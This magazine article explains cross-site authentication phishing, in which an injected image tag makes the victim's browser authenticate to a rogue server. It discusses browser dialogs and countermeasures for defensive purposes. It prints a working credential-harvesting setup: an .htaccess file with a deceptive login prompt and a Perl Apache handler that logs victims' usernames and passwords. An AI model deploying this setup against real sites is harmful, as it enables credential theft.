Stopping the cross-site authentication attack

STRANGE PHISHING

A new form of phishing attack deposits an HTML tag on the vulnerable service to trap users into authenticating.

BY JOACHIM BREITNER

Phishing messages should be a familiar sight to most readers. They appear to come from your bank or eBay and ask you to enter your credentials on a spoofed login page. A phishing attack uses trickery to spy on user credentials. Another method, known as cross-site scripting (XSS, as CSS stands for Cascading Style Sheets), places active code on a vulnerable page. The unsuspecting user's web browser runs the code and sends the user's login data to the attacker.

Battened Your Hatches?

To prevent XSS, many web applications remove all active content from all input that is presented to a user at a later stage – this includes input from forums, auction descriptions, or email messages. But pure HTML code, which is considered harmless, is often accepted. Many web applications allow image embedding using < *img* > tags, and this is the weakness an attacker exploits through a cross-site authentication (XSA) attack. Attackers simply need to control a server where they store the image and some additional code. They then inject the supposedly harmless HTML tag into the vulnerable service < *img src* = "*http://attacker/image.png*" > (Figure 1).

In reality, the image is stored in a HTTP-AUTH protected area of the rogue server (Listing 1). The server requests a username and password from the browser before serving up the file. The server can optionally display a description, which the browser displays to the user. Normally, the server would compare the clear text credentials sent to it with the entries in its user database. In the case of the XSA attack, the server stores the credentials and allows the user access to avoid looking suspicious. This is easy to do with a few lines of Perl code and the Apache Mod_perl module (Listing 2).

The user is very unlikely to see through the scam. In fact, the user just sees the web application in his or her address box and, depending on the browser and connection speed, possibly

Listing 1: .htaccess

```
01 AuthType Basic
02 AuthName "Server has been
   restarted; please log in
   again"
03 PerlAuthenHandler Apache::
   AuthLog
04 require valid-user
05 PerlSetVar Authlogfile Pfad/
   xsa-test/auth.log
```



Figure 1: XSA attack steps: the user typically will not notice that the browser is talking to multiple servers. XSA exploits this and asks the user to authenticate to access an image stored at an external address – the username and password are then sent to the rogue server.



Figure 2: Unlike Internet Explorer, Mozilla and several other Open Source browsers at least display the domain name in the text of the dialog box, but if you are in a hurry, you might not see the domain name at the end of the description.

part of the website that is currently loading. Users need to look very hard to tell that the password request is not from the current page. The input window is not spoofed, as it is a browser component, and thus it matches the system's look and feel.

Countermeasures

A hardened web application capable of resisting XSA attacks would not point to external images from its own pages. If you don't have that option, another approach is to rewrite links to external images so that the request goes to your own server, which then acts as a proxy.

Both solutions are problematic, especially for small applications such as private web forums. Changing the web browser makes more sense. Current web browsers have very different approaches to telling the user that he or she is wandering down uncharted digital paths. All browsers display the server name in addition to the description, which is set by the server and thus very dangerous; however, browsers are very good at hiding this information. Internet Explorer is the biggest culprit: the domain name is hidden away in the dialog box title.

Mozilla (Figure 2) is slightly better than Internet Explorer; it displays the domain name in the description line. But before users read that far, they will probably already have finished typing and transmitted the offending data.

Better Browsers

The Opera dialog is my favorite (Figure 3). It is easy to read and displays the server name first. This means that attackers would at least need to go to the extent of choosing a server name that looks like the name of the site they are attacking, for example, *my.webmai1.co.uk* instead of *my.webmail.co.uk*.

To give attackers more protection against XSA attacks, browsers should be capable of detecting attacks and warning the user. If an embedded HTTP element asks the user to authenticate, despite being from a different domain than the embedding Website, the browser dialog should give the user a strong message, such as, "Warning! You are currently viewing *my.webmail.co.uk*. An element on this page stored on *malevolent-hacker.co.uk* is prompting you to authenticate. Enter only your credentials for *malevolent-hacker.co.uk*!" Alternatively, the browser could just ignore authentication requests, although this would mean losing useful functionality in some circumstances.

Be Mistrusting!

XSA attacks put user credentials in the hands of malevolent hackers. Smaller web applications such as forums that do without complex server-side protection are particularly vulnerable. This kind of attack is not restricted to the web. A carefully crafted HTML email message could trick a user into revealing his or her credentials, depending on the mail client. It is clearly up to browser developers to issue warnings to prevent this kind of attack. But until everyone has a browser with this ability, your only protection is to be on your toes and not to trust everything you see on the web.

If you would like to experience a live XSA attack, try out the author's demonstration page at [1]. But please don't enter any genuine passwords: the file with the stored values is publicly accessible. ■

Listing 2: Apache::AuthLog

```
01 #/usr/local/share/perl/5.8.4/
   Apache/AuthLog.pm
02 package Apache::AuthLog;
03 use Apache::Constants qw(:
   common);
04
05 sub handler {
06   my $r = shift;
07   my($res, $sent_pw) =
   $r->get_basic_auth_pw;
08   return $res if $res != OK;
09
10   my $user =
   $r->connection->user;
11   unless($user and $sent_pw) {
12     $r->note_basic_auth_
   failure;
13     $r->log_reason("Requires
   username
14       and passwort",
   $r->filename);
15     return AUTH_REQUIRED;
16   }
17
18   open LOG,'>>',$r->dir_
   config("Authlogfile");
19   printf LOG "%s running %s:
   %s / %s\n",
20     $r->connection->remote_ip,
21     $r->header_
   in('User-Agent'),
22     $user, $sent_pw;
23   close LOG;
24
25   return OK;
26 }
27 1;
```

Figure 3: Best of all: the easy-to-read Opera dialog shows the domain name first, forcing attackers to rely on users tripping over a similar looking domain name.

INFO

[1] XSA demo page: *http://people.debian.org/~nomeata/xsa-sample.html*